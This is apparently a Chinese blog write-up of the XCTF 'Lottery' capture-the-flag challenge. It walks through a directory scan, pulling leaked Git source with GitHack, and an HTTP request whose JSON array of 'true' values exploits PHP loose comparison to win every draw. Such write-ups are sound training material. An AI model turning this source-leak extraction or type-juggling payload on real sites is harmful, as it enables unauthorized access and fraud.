XCTF Lottery


原创


Godams 于 2021-08-02 21:04:22 发布 31 收藏

分类专栏： CTF

本文链接：https://blog.csdn.net/qq_35481726/article/details/119333573

初探






打开链接发现是一个类似彩票抽奖的游戏，游戏规则是猜一个7位的数字，看和生成的随机数有几位一样的，越多钱越多。

然后点开其他页面查了下，并没有什么有价值的东西。

目录扫描

然后就直接目录扫描，用了dirsearch工具进行扫描。

python3 dirsearch.py -u http://111.200.241.244:55595/



通过目录扫描可以看出来存在有Git源码泄露

获取源码

使用GitHack获取网站源码。

ython GitHack.py http://111.200.241.244:55595/.git/

分析源码

在api.php文件中发现有以下判断代码

```php
function buy($req){
    require_registered();
    require_min_money(2);

    $money = $_SESSION['money'];
    $numbers = $req['numbers'];
    $win_numbers = random_win_nums();
    $same_count = 0;
    for($i=0; $i<7; $i++){
        if($numbers[$i] == $win_numbers[$i]){
            $same_count++;
        }
    }
    switch ($same_count) {
        case 2:
            $prize = 5;
            break;
        case 3:
            $prize = 20;
```


弱比较文章：弱比较

这里想到PHP弱类型比较，通过抓包发现在猜解数字时使用的是Json传参，所以可以构造payload：

```
POST /api.php HTTP/1.1
Host: 111.200.241.244:55595
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/6
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://111.200.241.244:55595/buy.php
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 63
Connection: close
Cookie: PHPSESSID=a221d1601e2fdb3d52525e1bd2d297e1

{
  "action":"buy",
  "numbers":[
    true,
    true,
    true,
    true,
    true,
    true,
    true
  ]
}
```


全为true即可，这样所有的比较都是对的了。

Flag

多发包刷几次就有 flag了